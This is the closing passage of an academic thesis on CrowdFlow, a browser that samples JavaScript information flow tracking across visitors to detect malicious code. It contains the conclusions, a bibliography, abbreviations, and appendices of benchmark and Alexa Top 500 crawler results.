Facebook's FBJS [19] allows developers to write Facebook applications in a "walled garden". It restricts JavaScript's functionality by prepending all language identifiers (function and variable names) with a unique application ID. These prefixes encapsulate every application into its own virtual scope. Access to page and other Facebook content is then exposed to the re-written application in a restricted manner.

Google's Caja [41] derives its philosophy directly from the object capabilities model developed for operating system security. Behavior of a JavaScript program is restricted by handing it references only to what it needs to accomplish its task. These references can even be wrapped so that all access to the referent can be monitored. An existing web application can be compiled into the supported secure subset of JavaScript. Existing web applications can be compiled into this subset so that they use only secure constructs and access the DOM through a monitored API.

Chapter 8

Conclusions

We have presented a modified browser that probabilistically switches between a fast partial taint tracking interpreter and a slower information flow tracking interpreter. The probabilistic approach enables high performance code execution by participating clients and prevents attacker code from reliably evading the information flow tracking mechanism. Switching interpreters during execution of a program allows different users to track the flow of information in different subsets of an application, enabling the distribution of tracking costs amongst the crowd of visitors of a web page.

Our crowd-sourced approach feeds user-reported data and surfing behavior into a third-party aggregator. Detected information flow violations undergo independent verification before classifying a site as containing malicious code. Users benefit from their participation in information flow tracking by receiving warnings about malicious code on a page.

We believe our approach can be adopted by industry: the browser remains performant, the verifier is robust in the face of false reporting, and the aggregator augments existing web security architecture. Our results demonstrate that the CrowdFlow system is both: *efficient*, we report slowdowns of around 30% on two popular JS benchmark suites, and

effective, finding 99.45% of information flow violations on the Alexa Top 500 pages using a conservative setting of 5% sampling rate.

Bibliography

[1] *Proceedings of the Conference on Trust and Trustworthy Computing*. Springer, 2013.

[2] Appspot. The evolution of the web. `http://evolutionofweb.appspot.com/`. (checked: November, 2013).

[3] T. H. Austin and C. Flanagan. Efficient purely-dynamic information flow analysis. In *Proceedings of the ACM SIGPLAN Workshop on Programming Languages and Analysis for Security*, pages 113–124. ACM, 2009.

[4] T. H. Austin and C. Flanagan. Permissive dynamic information flow analysis. In *Proceedings of the ACM SIGPLAN Workshop on Programming Languages and Analysis for Security*, pages 1–12. ACM, 2010.

[5] T. H. Austin and C. Flanagan. Multiple facets for dynamic information flow. In *Proceedings of the ACM SIGPLAN-SIGACT Symposium on Principals of Programming Languages*, pages 165–178. ACM, 2012.

[6] D. Balzarotti, M. Cova, V. Felmetsger, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna. Saner: Composing static and dynamic analysis to validate sanitization in web applications. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 387–401. IEEE, 2008.

[7] D. W. Barowy, C. Curtsinger, E. D. Berger, and A. McGregor. Automan: a platform for integrating human-based and digital computation. In *Proceedings of the Annual ACM Conference on Object-Oriented Programming Systems, Languages, and Applications*, pages 639–654. ACM, 2012.

[8] P. Bisht and V. Venkatakrishnan. Xss-guard: Precise dynamic prevention of cross-site scripting attacks. In *Proceedings of the Detection of Intrusions and Malware*, pages 23–43. Springer Berlin Heidelberg, 2008.

[9] D. Canali, M. Cova, G. Vigna, and C. Kruegel. Prophiler: A fast filter for the large-scale detection of malicious web pages. In *Proceedings of the ACM International Conference on World Wide Web*, pages 197–206. ACM, 2011.

[10] D. Chandra and M. Franz. Fine-grained information flow analysis and enforcement in a Java virtual machine. In *Proceedings of the Annual Computer Security Applications Conference*, pages 463–475. ACM, 2007.

[11] R. Chugh, J. A. Meister, R. Jhala, and S. Lerner. Staged information flow for JavaScript. In *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation*, pages 50–62. ACM, 2009.

[12] D. Crockford. Adsafe. `http://www.adsafe.org/`, 2008. (checked: November, 2013).

[13] D. E. Denning and P. J. Denning. Certification of programs for secure information flow. *Communications of the ACM*, 20(7):504–513, July 1977.

[14] D. Devriese and F. Peissens. Noninterference through secure multi-execution. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 109–124. IEEE, 2010.

[15] M. Dhawan and V. Ganapathy. Analyzing information flow in JavaScript-based browser extensions. In *Proceedings of the Annual Computer Security Applications Conference*, pages 382–391. ACM, 2009.

[16] DP and KF. Cross-Site Scripting (XSS) Information and Vulnerable Websites Archive. `http://www.xssed.com`. (checked: November, 2013).

[17] Ecma International. Standard ECMA-262. The ECMAScript language specification. `http://www.ecma-international.org/publications/standards/Ecma-262.htm`, 2009. (checked: November, 2013).

[18] W. Enck, P. Gilbert, B.-G. Chun, L. P. Cox, J. Jung, P. McDaniel, and A. N. Sheth. TaintDroid: An information-flow tracking system for realtime privacy monitoring on smartphones. In *Proceedings of the USENIX Symposium on Operating Systems Design and Implementation*, pages 393–407, 2010.

[19] Facebook. Facebook FBJS. `http://wiki.developers.facebook.com/index.php/FBJS`, 2007. (checked: November, 2013).

[20] J. S. Fenton. Memoryless subsystems. *Comput. J.*, 17(2):143–147, 1974.

[21] Google. V8 Benchmark Suite. `https://developers.google.com/v8/benchmarks`. (checked: November, 2013).

[22] J. L. Greathouse and T. Austin. The potential of sampling for dynamic analysis. In *Proceedings of the ACM SIGPLAN Workshop on Programming Languages and Analysis for Security*, pages 3:1–3:6. ACM, 2011.

[23] J. L. Greathouse, C. LeBlanc, T. Austin, and V. Bertacco. Highly scalable distributed dataflow analysis. In *Proceedings of the IEEE/ACM International Symposium on Code Generation and Optimization*, pages 277–288. IEEE, 2011.

[24] C. Grier, S. Tang, and S. T. King. Designing and implementing the OP and OP2 web browsers. *ACM Transactions on the Web*, 5(2):11:1–11:35, 2011.

[25] W. D. Groef, D. Devriese, N. Nikiforakis, and F. Piessens. FlowFox: a web browser with flexible and precise information flow control. In *Proceedings of the ACM Conference on Computer and Communications Security*, pages 748–759. ACM, 2012.

[26] A. Guha, C. Saftoiu, and S. Krishnamurthi. The essence of JavaScript. In *Proceedings of the 24th European Conference on Object-Oriented Programming, Maribor, Slovenia, June 21-25 (ECOOP '10)*, pages 126–150. ACM, 2010.

[27] D. Hedin and A. Sabelfeld. Information-flow security for a core of JavaScript. In *Proceedings of the IEEE Computer Security Foundations Symposium*, pages 3–18. IEEE, 2012.

[28] E. Hennigan, C. Kerschbaumer, P. Larsern, S. Brunthaler, and M. Franz. First-class labels: Using information flow to debug security holes. In *Proceedings of the Conference on Trust and Trustworthy Computing* [1], pages 151–168.

[29] IEEE. Ieee standard for floating-point arithmetic. *IEEE Std 754–2008*, pages 1–58, August 2008.

[30] L. Invernizzi, S. Benvenuti, M. Cova, C. M. Paolo, C. Kruegel, and G. Vigna. EvilSeed: a guided approach to finding malicious web pages. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 428–442. IEEE, 2012.

[31] D. Jang, R. Jhala, S. Lerner, and H. Shacham. An empirical study of privacy-violating information flows in JavaScript web applications. In *Proceedings of the ACM Conference on Computer and Communications Security*, pages 270–283. ACM, 2010.

[32] D. Jang, Z. Tatlock, and S. Lerner. Establishing browser security guarantees through formal shim verification. In *Proceedings of the USENIX Conference on Security Symposium*, pages 113–129. USENIX Association, 2012.

[33] N. Jovanovic, C. Kruegel, and E. Kirda. Pixy: a static analysis tool for detecting web application vulnerabilities. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 263–269. IEEE, 2006.

[34] S. Just, A. Cleary, B. Shirley, and C. Hammer. Information flow analysis for JavaScript. In *Proceedings of the ACM SIGPLAN International Workshop on Programming Language and Systems Technologies for Internet Clients*, pages 9–18. ACM, 2011.

[35] S. Kals, E. Kirda, C. Kruegel, and N. Jovanovic. SecuBat: a web vulnerability scanner. In *Proceedings of the ACM International Conference on World Wide Web*, pages 247–256. ACM, 2006.

[36] C. Kerschbaumer, E. Hennigan, P. Larsen, S. Brunthaler, and M. Franz. Information flow tracking meets just-in-time compilation. *ACM Transactions on Architecture and Code Optimization*, 1(1):11:1–11:35, 2013.

[37] C. Kerschbaumer, E. Hennigan, P. Larsen, S. Brunthaler, and M. Franz. Towards precise and efficient information flow control in web browsers. In *Proceedings of the Conference on Trust and Trustworthy Computing* [1], pages 187–195.

[38] L. C. Lam and T.-c. Chiueh. A general dynamic information flow tracking framework for security applications. In *Proceedings of the Annual Computer Security Applications Conference*, pages 463–472. ACM, 2006.

[39] Microsoft. Microsoft Security Intelligence Report, Volume 13: January - June 2012. `http://www.microsoft.com/security/sir/default.aspx`. (checked: November, 2013).

[40] Microsoft. SmartScreen Filter. `http://windows.microsoft.com/en-US/internet-explorer/products/ie-9/features/smartscreen-filter`, 2012. (checked: November, 2013).

[41] M. S. Miller, M. Samuel, B. Laurie, I. Awad, and M. Stay. Caja: Safe active content in sanitized JavaScript. `http://google-caja.googlecode.com/files/caja-spec-2008-06-07.pdf`, 2008. (checked: November, 2013).

[42] Mozilla. Kraken JavaScript benchmark. `http://krakenbenchmark.mozilla.org/`, 2011. (checked: November, 2013).

[43] Mozilla Foundation. Same origin policy for JavaScript. `https://developer.mozilla.org/En/Same_origin_policy_for_JavaScript`, 2008. (checked: November, 2013).

[44] Mozilla (John Riesig). Dromaeo JavaScript performance testing. `http://dromaeo.com/`, 2012. (checked: November, 2013).

[45] A. C. Myers. Jflow: Practical mostly-static information flow control. In *Proceedings of the ACM SIGPLAN-SIGACT Symposium on Principals of Programming Languages*, pages 228–241. ACM, 1999.

[46] A. C. Myers and B. Liskov. Protecting privacy using the decentralized label model. *ACM Transactions on Software Engineering and Methodology*, 9(4):410–442, October 2000.

[47] A. C. Myers, L. Zheng, S. Zdancewic, S. Chong, and N. Nystrom. Jif: Java information flow. `http://www.cs.cornell.edu/jif`, 2001. (checked: November, 2013).

[48] Y. Nadji, P. Saxena, and D. Song. Document structure integrity: A robust basis for cross-site scripting defense. In *Proceedings of the Annual Network and Distributed System Security Symposium*. The Internet Society, 2009.

[49] S. Nanda, L.-C. Lam, and T.-c. Chiueh. Dynamic multi-process information flow tracking for web application security. In *Proceedings of the Conference on Middleware companion*, pages 19:1–19:20. ACM/IFIP/USENIX, 2007.

[50] E. V. Nava and D. Lindsay. Our favorite XSS filters and how to attack them. BlackHat Conference, Presentation `http://www.blackhat.com/presentations/bh-usa-09/VELANAVA/BHUSA09-VelaNava-FavoriteXSS-SLIDES.pdf`, 2009. (checked: November, 2013).

[51] N. Nikiforakis, L. Invernizzi, A. Kapravelos, S. V. Acker, W. Joosen, C. Kruegel, F. Piessens, and G. Vigna. You are what you include: Large-scale evaluation of remote javascript inclusions. In *Proceedings of the ACM Conference on Computer and Communications Security*, pages 736–747. ACM, 2012.

[52] OWASP. Xss filter evasion cheat sheet. `https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet`. (checked: November, 2013).

[53] OWASP. The open web application security project. `https://www.owasp.org/`, 2012. (checked: November, 2013).

[54] N. Provos. Safe browsing - protecting web users for 5 years and counting. `http://googleonlinesecurity.blogspot.com/2012/06/safe-browsing-protecting-web-users-for.html`, 2012. (checked: November, 2013).

[55] P. Ratanaworabhan, B. Livshits, and B. Zorn. JSMeter: Comparing the behavior of JavaScript benchmarks with real web applications. In *Proceedings of the USENIX Conference on Web Application Development*, pages 27–38. USENIX Association, 2010.

[56] G. Richards, S. Lebresne, B. Burg, and J. Vitek. An analysis of the dynamic behavior of javascript programs. In *Proceedings of the ACM SIGPLAN Conference on Programming Language Design and Implementation*, pages 1–12. ACM, 2010.

[57] A. Russo, A. Sabelfeld, and A. Chudnov. Tracking information flow in dynamic tree structures. In *Proceedings of the European Symposium on Research in Computer Security*, pages 86–103. Springer, 2009.

[58] A. Sabelfeld and A. C. Myers. Language-based information-flow security. *Selected Areas in IEEE Communications*, 21(1):5–19, 2003.

[59] SunSpider. SunSpider JavaScript benchmark. `http://www2.webkit.org/perf/sunspider-0.9/sunspider.html`, 2012. (checked: November, 2013).

[60] The MITRE Corporation. Common weakness enumeration: A community-developed dictionary of software weakness types. `http://cwe.mitre.org/top25/`, 2012. (checked: November, 2013).

[61] The MITRE Corporation. Common weakness enumeration: A community-developed dictionary of software weakness types. `http://cwe.mitre.org/top25/`, 2012. (checked: November, 2013).

[62] K. Thomas, C. Grie, J. Ma, V. Paxson, and D. Song. Design and evaluation of a real-time url spam filtering service. In *Proceedings of the IEEE Symposium on Security and Privacy*, pages 447–462. IEEE, 2011.

[63] M. Tran, X. Dong, Z. Liang, and X. Jiang. Tracking the trackers: Fast and scalable dynamic analysis of web content for privacy violations. In *Proceedings of the Conference on Trust and Trustworthy Computing*, pages 418–435. Springer, 2012.

[64] P. Vogt, F. Nentwich, N. Jovanovic, C. Kruegel, E. Kirda, and G. Vigna. Cross site scripting prevention with dynamic data tainting and static analysis. In *Proceedings of the Annual Network and Distributed System Security Symposium*. The Internet Society, 2007.

[65] W3C. Html5. `dev.w3.org/html5/spec/`. (checked: November, 2013).

[66] W3C. Http. `http://www.w3.org/Protocols/`. (checked: November, 2013).

[67] W3C. Xmlhttprequest. `http://www.w3.org/TR/XMLHttpRequest/`. (checked: August, 2013).

[68] W3C. Content security policy 1.0. `http://www.w3.org/TR/CSP/`, 2013. (checked: November, 2013).

[69] W3C. Cross-origin resource sharing. `http://www.w3.org/TR/cors/`, 2013. (checked: November, 2013).

[70] W3C - World Wide Web Consortium. Document object model (DOM) level 3 core specification. `http://www.w3.org/TR/2004/REC-DOM-Level-3-Core-20040407/DOM3-Core.pdf`, 2004. (checked: November, 2013).

[71] W3C - World Wide Web Consortium. Dom reference. `https://developer.mozilla.org/en-US/docs/DOM/DOM_Reference?redirectlocale=en-US&redirectslug=Gecko_DOM_Reference`, 2013. (checked: November, 2013).

[72] WebKit. The webkit open source project. `http://www.webkit.org`, 2012. (checked: November, 2013).

[73] H. Yin, D. Song, M. Egele, C. Kruegel, and E. Kirda. Panorama: capturing system-wide information flow for malware detection and analysis. In *Proceedings of the ACM Conference on Computer and Communications Security*, pages 116–127. ACM, 2007.

[74] S. A. Zdancewic. *Programming Languages for information security*. PhD thesis, Cornell University, 2002.

Appendices

A Abbreviations

AJAX	Asynchronous JavaScript and XML
CDN	Content Distribution Network
CORS	Cross Origin Resource Sharing
CSP	Content Security Policy
HTML	Hyper Text Markup Language
HTTP	Hyper Text Transfer Protocol
DOM	Document Object Model
JS	JavaScript
SOP	Same-origin Policy
URL	Uniform Resource Locator
VM	Virtual Machine
XSS	Cross Site Scripting

B Detailed Benchmark Results

Benchmark	*JSCore*	*(%)*	*PTT*	*%*	*IFT*	*%*	*Crowd*	*%*
3d								
cube	27.8	(0.0)	34.0	(22.3)	90.0	(223.74)	37.5	(34.89)
morph	32.0	(0.0)	36.6	(14.38)	123.0	(284.38)	38.4	(20.0)
raytrace	34.7	(0.0)	38.9	(12.1)	79.7	(129.68)	46.1	(32.85)
access								
binary-trees	10.0	(0.0)	13.2	(32.0)	38.9	(289.0)	16.0	(60.0)
fannkuch	63.8	(0.0)	89.7	(40.6)	225.7	(253.76)	106.3	(66.61)
nbody	28.5	(0.0)	30.7	(7.72)	84.9	(197.89)	33.3	(16.84)
nsieve	14.1	(0.0)	20.0	(41.84)	73.0	(417.73)	23.4	(65.96)
bitops								
3bit-bits-in-byte	22.0	(0.0)	26.9	(22.27)	86.5	(293.18)	30.1	(36.82)
bits-in-byte	22.1	(0.0)	34.1	(54.3)	124.1	(461.54)	40.9	(85.07)
bitwise-and	23.9	(0.0)	36.2	(51.46)	115.7	(384.1)	34.2	(43.1)
nsieve-bits	31.0	(0.0)	38.0	(22.58)	141.2	(355.48)	38.0	(22.58)
controlflow								
recursive	12.0	(0.0)	17.0	(41.67)	70.2	(485.0)	21.6	(80.0)
crypto								
aes	25.0	(0.0)	29.2	(16.8)	61.0	(144.0)	31.3	(25.2)
md5	15.2	(0.0)	19.1	(25.66)	54.6	(259.21)	22.0	(44.74)
sha1	15.0	(0.0)	18.2	(21.33)	57.3	(282.0)	20.7	(38.0)
date								
format-tofte	21.0	(0.0)	26.0	(23.81)	51.0	(142.86)	28.2	(34.29)
format-xparb	16.5	(0.0)	21.9	(32.73)	33.2	(101.21)	24.7	(49.7)
math								
cordic	32.4	(0.0)	40.6	(25.31)	137.5	(324.38)	48.6	(50.0)
partial-sums	38.6	(0.0)	40.6	(5.18)	74.3	(92.49)	41.2	(6.74)
spectral-norm	21.1	(0.0)	23.9	(13.27)	78.7	(272.99)	27.5	(30.33)
regexp								
dna	159.5	(0.0)	158.2	(-0.82)	159.5	(0.0)	159.9	(0.25)
string								
base64	20.3	(0.0)	22.8	(12.32)	43.2	(112.81)	23.9	(17.73)
fasta	21.6	(0.0)	28.1	(30.09)	63.7	(194.91)	30.0	(38.89)
tagcloud	33.0	(0.0)	35.0	(6.06)	42.9	(30.0)	35.1	(6.36)
unpack-code	47.4	(0.0)	50.2	(5.91)	54.1	(14.14)	52.0	(9.7)
validate-input	19.1	(0.0)	21.1	(10.47)	34.1	(78.53)	21.5	(12.57)
Total	807.6	(0.0)	950.2	(17.66)	2198.0	(172.16)	1032.4	(27.84)

Table B.1: Detailed performance numbers for SunSpider benchmarks normalized by the JavaScriptCore interpreter.

TestCase	*Unique Functions*	*Function Calls*
3d		
cube	16	13,133
morph	2	16
raytrace	28	56,629
access		
binary-trees	4	126,217
fannkuch	2	2
nbody	12	4,561
nsieve	3	5
bitops		
3bit-bits-in-byte	3	128,002
bits-in-byte	3	89,602
bitwise-and	1	1
nsieve-bits	3	3
controlflow		
recursive	4	245,490
crypto		
aes	15	10,047
md5	12	112,101
sha1	9	112,027
date		
format-tofte	21	23,001
format-xparb	10	36,038
math		
cordic	5	125,014
partial-sums	2	6
spectral-norm	6	122,645
regexp		
dna	1	1
string		
base64	3	5
fasta	5	56,006
tagcloud	7	40,162
unpack-code	17	101,765
validate-input	5	20,002
Average	7	54,710

Table B.2: Function Statistics for SunSpider Benchmark.

Benchmark	*JSCore*	*(%)*	*PTT*	*%*	*IFT*	*%*	*Crowd*	*%*
v8								
crypto	1846.3	(0.0)	1896.9	(2.74)	5541.4	(200.14)	2133.8	(15.57)
deltablue	1317.7	(0.0)	1504.7	(14.19)	4255.4	(222.94)	1925.9	(46.16)
earley-boyer	425.8	(0.0)	532.2	(24.99)	1467.7	(244.69)	667.6	(56.79)
raytrace	246.7	(0.0)	269.1	(9.08)	513.8	(108.27)	332.6	(34.82)
regexp	901.5	(0.0)	917.3	(1.75)	913.7	(1.35)	904.2	(0.3)
richards	1644.8	(0.0)	2003.0	(21.78)	5088.7	(209.38)	2505.0	(52.3)
splay	308.7	(0.0)	343.6	(11.31)	581.4	(88.34)	366.8	(18.82)
Total	6691.5	(0.0)	7466.8	(11.59)	18362.1	(174.41)	8835.9	(32.05)

Table B.3: Detailed performance numbers for V8 benchmarks normalized by the JavaScript-Core interpreter.

TestCase	*Unique Functions*	*Function Calls*
v8		
crypto	63	641,631
deltablue	72	17,564,930
earley-boyer	85	3,112,593
raytrace	45	1,289,583
regexp	14	184
richards	33	14,170,451
splay	19	627,337
Average	47	5,343,815

Table B.4: Function Statistics for V8 Benchmark.

Benchmark	*JSCore*	*(%)*	*PTT*	*%*	*IFT*	*%*	*Crowd*	*%*
ai								
astar	2499.4	(0.0)	3262.7	(30.54)	7577.6	(203.18)	3548.8	(41.99)
audio								
beat-detection	2091.1	(0.0)	2352.9	(12.52)	5839.0	(179.23)	2436.7	(16.53)
dft	1708.9	(0.0)	1977.4	(15.71)	4193.1	(145.37)	2122.9	(24.23)
fft	2035.8	(0.0)	2282.9	(12.14)	5741.7	(182.04)	2351.0	(15.48)
oscillator	1177.4	(0.0)	1297.9	(10.23)	3451.4	(193.14)	1423.2	(20.88)
imaging								
gaussian-blur	16186.3	(0.0)	17930.7	(10.78)	41989.3	(159.41)	17124.5	(5.8)
darkroom	2398.1	(0.0)	2746.3	(14.52)	7812.0	(225.76)	3000.7	(25.13)
desaturate	4249.0	(0.0)	4640.8	(9.22)	12096.9	(184.7)	4721.3	(11.12)
json								
parse-financial	83.5	(0.0)	85.3	(2.16)	86.6	(3.71)	85.7	(2.63)
stringify-tinderbox	107.7	(0.0)	108.7	(0.93)	110.8	(2.88)	109.5	(1.67)
stanford								
crypto-aes	723.6	(0.0)	831.0	(14.84)	1915.9	(164.77)	892.1	(23.29)
crypto-ccm	544.9	(0.0)	567.5	(4.15)	1278.8	(134.69)	632.3	(16.04)
crypto-pbkdf2	1746.4	(0.0)	1894.3	(8.47)	5350.5	(206.37)	2198.2	(25.87)
crypto-sha256-iterative	547.3	(0.0)	595.3	(8.77)	1655.5	(202.48)	684.2	(25.01)
Total	36099.4	(0.0)	40573.7	(12.39)	99099.1	(174.52)	41331.1	(14.49)

Table B.5: Detailed performance numbers for Kraken benchmarks normalized by the JavaScriptCore interpreter.

TestCase	*Unique Functions*	*Function Calls*
ai		
astar	8	53,309
audio		
beat-detection	15	8,507
dft	8	103
fft	8	5,003
oscillator	8	4,552
imaging		
gaussian-blur	2	2
darkroom	5	7,689,619
desaturate	2	201
json		
parse-financial	1	1
stringify-tinderbox	1	1
stanford		
crypto-aes	24	315,872
crypto-ccm	35	233,595
crypto-pbkdf2	30	377,069
crypto-sha256-iterative	25	33,483
Average	12	622,951

Table B.6: Function Statistics for Kraken Benchmark.

Benchmark	*WebKit*	*JS tracking*	*JS+DOM tracking*	*%*
attributes	550.20	332.56	286.81	13.76
modification	364.69	314.77	294.65	6.39
query	12,465.49	6,863.38	6,578.51	4.15
traversal	499.08	249.50	242.39	2.85
Total	13,879.46	7,760.31	7,402.36	4.61

Table B.7: Detailed performance numbers for Dromaeo (DOM) benchmarks (higher is better).

C Detailed Web Crawler Results

Rank	*Alexa Rank*	*Page*	*Content Providers*
1	190	guardian.co.uk	75
2	32	163.com	53
3	300	mashable.com	48
4	402	gsmarena.com	47
5	333	businessinsider.com	46
6	500	bleacherreport.com	45
7	373	drudgereport.com	45
8	241	telegraph.co.uk	43
9	95	imgur.com	42
10	466	abril.com.br	42
11	231	nbcnews.com	42
12	97	dailymotion.com	41
13	103	cnet.com	40
14	310	in.com	39
15	271	china.com	39
16	433	verizonwireless.com	38
17	114	ehow.com	37
18	81	huffingtonpost.com	36
19	206	download.com	36
20	428	ndtv.com	35
21	348	goal.com	35
22	297	hardsextube.com	35
23	119	livejournal.com	35
24	404	seesaa.net	34
25	335	9gag.com	34
26	200	scribd.com	34
27	392	ig.com.br	33
28	260	paipai.com	33
29	144	foxnews.com	33
30	9	qq.com	32
Average		Alexa Top 500	12

Table C.8: Web pages including content from the most different providers.

Rank	*Alexa Rank*	*Page*	*Unique Functions*
1	392	ig.com.br	4,266
2	414	y8.com	4,191
3	190	guardian.co.uk	4,084
4	403	usatoday.com	3,766
5	81	huffingtonpost.com	3,493
6	300	mashable.com	3,455
7	486	buzzfeed.com	3,250
8	382	zimbio.com	3,167
9	333	businessinsider.com	3,145
10	420	freelancer.com	3,090
11	194	bild.de	3,071
12	228	yelp.com	3,037
13	489	softpedia.com	3,009
14	163	slideshare.net	2,962
15	200	scribd.com	2,945
16	114	ehow.com	2,794
17	297	hardsextube.com	2,723
18	292	hulu.com	2,698
19	237	samsung.com	2,630
20	466	abril.com.br	2,624
21	103	cnet.com	2,601
22	97	dailymotion.com	2,578
23	444	empowernetwork.com	2,575
24	100	nytimes.com	2,563
25	180	photobucket.com	2,505
26	161	sourceforge.net	2,504
27	422	goodreads.com	2,456
28	467	mlb.com	2,432
29	499	zillow.com	2,419
30	169	softonic.com	2,305
Average		Alexa Top 500	783

Table C.9: Web pages having the most unique functions.

Rank	*Alexa Rank*	*Page*	*Function Calls*
1	467	mlb.com	917,734
2	454	kuxun.cn	402,665
3	436	vnexpress.net	356,412
4	499	zillow.com	317,998
5	366	engadget.com	238,656
6	237	samsung.com	216,603
7	474	bloomberg.com	212,192
8	292	hulu.com	185,560
9	470	myfreecams.com	177,499
10	194	bild.de	157,807
11	392	ig.com.br	150,940
12	118	vimeo.com	147,469
13	263	hp.com	146,753
14	334	sergey-mavrodi.com	139,331
15	322	groupon.com	137,201
16	408	ign.com	134,402
17	93	360buy.com	132,250
18	259	iqiyi.com	130,951
19	380	xcar.com.cn	129,583
20	486	buzzfeed.com	124,412
21	280	etao.com	107,227
22	313	bestbuy.com	106,494
23	418	iminent.com	105,037
24	485	nba.com	102,766
25	368	gutefrage.net	101,447
26	438	peyvandha.ir	99,547
27	345	aili.com	98,923
28	163	slideshare.net	97,837
29	489	softpedia.com	97,529
30	24	google.co.jp	96,536
Average		Alexa Top 500	27,061

Table C.10: Web pages having the most function calls.

Rank	*Alexa Rank*	*Page*	*Flow Violations*
1	470	myfreecams.com	438
2	484	largeporntube.com	242
3	75	rakuten.co.jp	175
4	312	pchome.net	175
5	500	bleacherreport.com	135
6	276	4399.com	135
7	366	engadget.com	128
8	260	paipai.com	128
9	333	businessinsider.com	127
10	301	yourlust.com	127
11	38	pinterest.com	124
12	380	xcar.com.cn	110
13	297	hardsextube.com	98
14	32	163.com	97
15	252	hatena.ne.jp	96
16	95	imgur.com	78
17	486	buzzfeed.com	76
18	97	dailymotion.com	73
19	103	cnet.com	72
20	13	taobao.com	71
21	392	ig.com.br	69
22	44	xhamster.com	68
23	471	wikihow.com	67
24	408	ign.com	67
25	337	t-online.de	65
26	134	tube8.com	63
27	144	foxnews.com	61
28	92	uol.com.br	60
29	135	pconline.com.cn	60
30	278	hudong.com	59
Average		Alexa Top 500	17

Table C.11: Web pages having the most information flow violations.

Rank	*Provider*	*Included in 'x' web pages*
1	google-analytics.com	220
2	ssl.gstatic.com	97
3	b.scorecardresearch.com	92
4	facebook.com	71
5	ajax.googleapis.com	66
6	ad.doubleclick.net	65
7	connect.facebook.net	62
8	s0.2mdn.net	58
9	s-static.ak.facebook.com	57
10	static.ak.facebook.com	57
11	pixel.quantserve.com	54
12	google.com	51
13	pagead2.googlesyndication.com	49
14	edge.quantserve.com	48
15	apis.google.com	44
16	platform.twitter.com	43
17	googleadservices.com	35
18	plusone.google.com	34
19	cdn.api.twitter.com	34
20	r.twimg.com	34
21	p.twitter.com	34
22	googleads.g.doubleclick.net	28
23	pubads.g.doubleclick.net	25
24	partner.googleadservices.com	25
25	ib.adnxs.com	22
26	view.atdmt.com	20
27	secure-us.imrworldwide.com	20
28	bs.serving-sys.com	20
29	ad.yieldmanager.com	19
30	profile.ak.fbcdn.net	19

Table C.12: Top content providers for all web pages.

Rank	*Total flow violations*		*Target Domain*
1	240	⇒	cdn.nudevector.com
2	219	⇒	imgs.myfreecams.com
3	218	⇒	img.myfreecams.com
4	126	⇒	g-ecx.images-amazon.com
5	124	⇒	profile.ak.fbcdn.net
6	115	⇒	screenshots.yourlust.com
7	100	⇒	thumbnail.image.rakuten.co.jp
8	88	⇒	google-analytics.com
9	84	⇒	blogcdn.com
10	82	⇒	b.scorecardresearch.com
11	80	⇒	pixel.quantserve.com
12	72	⇒	pic.xcarimg.com
13	69	⇒	r.twimg.com
14	69	⇒	p.twitter.com
15	67	⇒	pagead2.googlesyndication.com
16	66	⇒	ad.doubleclick.net
17	60	⇒	image.www.rakuten.co.jp
18	59	⇒	i.imgur.com
19	53	⇒	rtm.ebaystatic.com
20	52	⇒	imga.4399.com
21	49	⇒	ssl.gstatic.com
22	48	⇒	vz.iminent.com
23	45	⇒	static2.dmcdn.net
24	43	⇒	img.pchome.net
25	43	⇒	ecx.images-amazon.com
26	42	⇒	pad1.whstatic.com
27	41	⇒	img.ui-portal.de
28	41	⇒	googleadservices.com
29	40	⇒	b.hatena.ne.jp
30	40	⇒	cdn-ak.favicon.st-hatena.com

Table C.13: Top information flow violation target domains for all web pages.

Page		*Target*	*Labels*
samsung.com	⇒	s3.amazonaws.com	samsung.com api.badgeville.com anywhere.platform.twitter.com ajax.googleapis.com twitter-any.s3.amazonaws.com comet.badgeville.c
samsung.com	⇒	s3.amazonaws.com	samsung.com api.badgeville.com anywhere.platform.twitter.com ajax.googleapis.com twitter-any.s3.amazonaws.com comet.badgeville.c
samsung.com	⇒	s3.amazonaws.com	samsung.com api.badgeville.com anywhere.platform.twitter.com ajax.googleapis.com twitter-any.s3.amazonaws.com comet.badgeville.c
samsung.com	⇒	www.google.com	samsung.com api.badgeville.com anywhere.platform.twitter.com ajax.googleapis.com twitter-any.s3.amazonaws.com comet.badgeville.c
samsung.com	⇒	s3.amazonaws.com	samsung.com api.badgeville.com anywhere.platform.twitter.com ajax.googleapis.com twitter-any.s3.amazonaws.com comet.badgeville.c

Table C.14: Flows influenced by the most domains.